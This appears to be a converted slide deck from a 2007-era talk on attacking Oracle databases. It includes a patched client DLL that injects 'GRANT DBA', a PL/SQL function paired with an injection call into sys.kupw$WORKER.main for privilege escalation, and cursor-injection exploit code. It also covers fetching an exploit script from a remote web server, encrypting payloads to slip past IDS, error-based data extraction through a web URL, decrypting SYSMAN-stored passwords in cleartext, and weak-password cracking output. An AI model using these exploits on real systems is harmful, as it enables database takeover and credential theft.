
[C:\oracle\ora92\bin\oradient9.dll*]
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oradient9.dll* tnsnames.ora

0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS SORT= '%.*
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..'GRANT DBA TO
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




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**Hint:** On some systems it is necessary to set the environment variable `NLS_LANG` to `AMERICAN_AMERICA` to run the exploit.

# Privilege Escalation via DLL patching

In April 2007 David Litchfield released a small tool called ora-auth-alter-session (part of OAK) to exploit this bug instead of using the DLL patch.

```

C:\tools\oak>ora-auth-alter-session.exe 192.168.2.110 1521 ora92 test test "grant
t dba to public"
Connected...
Packet: 1
Size: 65
Type: TNS_REDIRECT

0000  00 41 00 00 05 00 00 00 00 37 28 41 44 44 52 45  .A.....7(ADDRE
0010  53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D 74 63 70  SS=(PROTOCOL=tcp
0020  29 28 48 4F 53 54 3D 31 39 32 2E 31 36 38 2E 32  )(HOST=192.168.2
0030  2E 31 31 30 29 28 50 4F 52 54 3D 34 32 32 34 29  ;110)(PORT=4224)
0040  29  )

Connected...
Packet: 1
Size: 24
Type: TNS_ACCEPT

0000  00 18 00 00 02 00 00 00 01 34 00 00 08 00 7F FF  .....4....^
0010  01 00 00 00 00 18 61 01  .....a.

Agreed Protocol: 0x134

Packet: 1
Size: 127
Type: TNS_DATA
Data Flags: 00
Type: Additional Network Options
0000  00 7F 00 00 06 00 00 00 00 00 DE AD BE EF 00 75  .^.....iY'.u
0010  09 20 01 00 00 04 00 00 04 00 03 00 00 00 00 00  .:.....
0020  04 00 05 09 20 01 00 00 02 00 06 00 1F 00 0E 00  .:.....
0030  01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00  .iY'.
0040  01 00 02 00 00 00 00 00 04 00 05 09 20 01 00 00  .:.....
0050  02 00 06 FB FF 00 02 00 02 00 00 00 00 00 04 00  .:.....

```

The next steps shows how to escalate privileges via injected PL/SQL functions.

To do this you need access to view v\$sql. In this session you Oracle user has already privileges to access a view called vsql.

vsq is not available by default and only available on the test system. Normally you need access to sys.v\$sql.

A typical PL/SQL exploits consists of 2 parts

## “Shellcode”

```
CREATE OR REPLACE FUNCTION F1  
return number  
authid current_user as  
pragma autonomous_transaction;  
BEGIN  
EXECUTE IMMEDIATE 'GRANT DBA TO user23';  
COMMIT;  
RETURN 1;  
END;  
/
```

And the function call of the shell code itself. In this example we inject our function into a vulnerable PL/SQL SYS package

## The exploit

```
exec sys.kupw$WORKER.main('x','YY' and  
1=user23.f1 -- r6');
```

After executing this code (and a re-login) we are DBA

How can we construct such a PL/SQL package call?

By looking into the view V\$SQL. Here we find additional information about the vulnerable SQL-statement.

# PL/SQL Functions and Procedures

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```

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```
Select sql_text from vsql where sql_text like '%xxxx%'
```

```
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```

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# SQL Injection via cursor

At the Black hat Federal 2007 David Litchfield presented a new technique to exploit SQL Injection vulnerabilities without having “Create Procedure” privileges.

He showed how to use an unclosed cursor instead of a function.

Few days later the first exploits were rewritten and posted on milw0rm.



# SQL Injection via cursor

```
#!/usr/bin/perl
#
# Remote Oracle KUPW$WORKER.MAIN exploit (10g)
# - Version 2 - New "evil cursor injection" tip!
# - No "create procedure" privileg needed!
# - See: http://www.databasesecurity.com/ (Cursor Injection)
#
# Grant or revoke dba permission to unprivileged user
#
# Tested on "Oracle Database 10g Enterprise Edition Release 10.1.0.3.0"
#
# REF:      http://www.securityfocus.com/archive/1/440439
#
# AUTHOR: Andrea "bunker" Purificato
#          http://rawlab.mindcreations.com
#
# DATE:     Copyright 2007 - Thu Feb 26 17:48:27 CET 2007
#
# Oracle InstantClient (basic + sdk) required for DBD::Oracle
#
```

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IMHO the new exploits on milw0rm are too long and require too many requirements (e.g. perl) and can not be executed via firewalls (e.g. via iSQLPlus).

The following solution is much shorter and is leaving a smaller footprint in the system because there is no trace available in dba\_role\_privs

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# Calling the exploit

You can call the exploit in SQL\*Plus by submitting the text

or

you can put the exploit code on your website and call the webpage directly from SQL\*Plus

```
SQL> @http://www.orasplit.com/exploit1.sql
```

or

```
SQL> @http://192.168.2.88/exploit1.sql
```

# Exploits Enhancements

All Oracle statements are sent over the network unencrypted. By encrypting the SQL statement in the cursor we can also fool IDS systems like snort which are monitoring the network traffic.

(sample - for demonstration purpose only)

```
DBMS_SQL.PARSE(MYC, (decode  
('a7987987c9e987d987c987b987e98756645bc2134fa  
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*
```

ERROR at line 1:

ORA-29257: host **anti-hacker** unknown

ORA-06512: at "SYS.UTL\_INADDR", line 4

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1





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SQL> select utl_inaddr.get_host_name((select
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http://myserver.com/prelex/detail\_dossier\_real.cfm?  
CL=en&DosId=124131||utl\_inaddr.get\_host\_name((select  
%20global\_name%20from%20global\_name))

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Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]  
ORA-29257: host **EXTUCOMA.myserver.com** unknown  
ORA-06512: at "SYS.UTL\_INADDR", line 35  
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# Get the SYS password in cleartext (10g)

Oracle Gridcontrol and Database control are storing passwords in encrypted and not hashed in a special table.

Using the following select statement reveals the password in clear text. In many organizations the same password is used for many/all databases.

```
select credential_set_column, sysman.decrypt  
(credential_value) from SYSMAN.MGMT_CREDENTIALS2;
```

# Check for weak passwords


The next step is to check the database for weak passwords with checkpwd. To do this it is necessary to have access to the view dba\_users.

Normally only DBAs have access to this system.

```
checkpwd <user>/<password>@//<ipaddress>/<SID>  
default_passwords.txt
```

checkpwd is not a hackertool because you need already a DBA account to run checkpwd.

# Check for weak passwords



```
BT oracle # checkpwd system/alexoral@//192.168.2.232/ora9201 default_passwords.txt
Checkpwd 1.12 - (c) 2006 by Red-Database-Security GmbH
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initializing Oracle client library
connecting to the database
retrieving users and password hash values
opening weak password list file
reading weak passwords list
checking passwords
SYS      OK [OPEN]
SYSTEM  OK [OPEN]
DBSNMP  has weak password DBSNMP [OPEN]
SCOTT   has weak password TIGER [OPEN]
CTXSYS  has weak password CTXSYS [OPEN]
PLSQL   OK [OPEN]
OUTLN   has weak password OUTLN [EXPIRED & LOCKED]
XDB     has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
WKSYS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ODM     has weak password ODM [EXPIRED & LOCKED]
OLAPSYS has weak password MANAGER [EXPIRED & LOCKED]
QS_ES   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_WS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_ADM  has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
SH      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
PM      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
OE      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
HR      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
RMAN    has weak password RMAN [EXPIRED & LOCKED]
QS_CS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_CB   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_CBADM has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_OS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ODM_MTR has weak password MTRPW [EXPIRED & LOCKED]
WKPROXY has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ANONYMOUS OK [EXPIRED & LOCKED]
WMSYS   has weak password WMSYS [EXPIRED & LOCKED]
ORDSYS  has weak password ORDSYS [EXPIRED & LOCKED]
ORDPLUGINS has weak password ORDPLUGINS [EXPIRED & LOCKED]
MDSYS   has weak password MDSYS [EXPIRED & LOCKED]

Done. Summary:
Passwords checked      : 5696
Weak passwords found   : 27
Elapsed time (min:sec) : 0:1
Passwords / second     : 5696
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# Check for weak passwords

After running checkpwd in your company (only if you have the explicit permission to do this) your DBA should change the weak Oracle passwords as soon as possible.

But keep in mind that changing passwords on the database server only normally breaks applications (e.g. Application server) if you do not change the passwords on the AppServer too.

# Q & A

Backtrack 2 (contains Instant client, tnscommand, checkpwd):

<http://www.remote-exploit.org/backtrack.html>

Oracle Instant Client

<http://www.oracle.com/technology/software/tech/oci/instantclient/index.html>

Oracle Assessment Kit

<http://www.databasesecurity.com/dbsec/OAK.zip>

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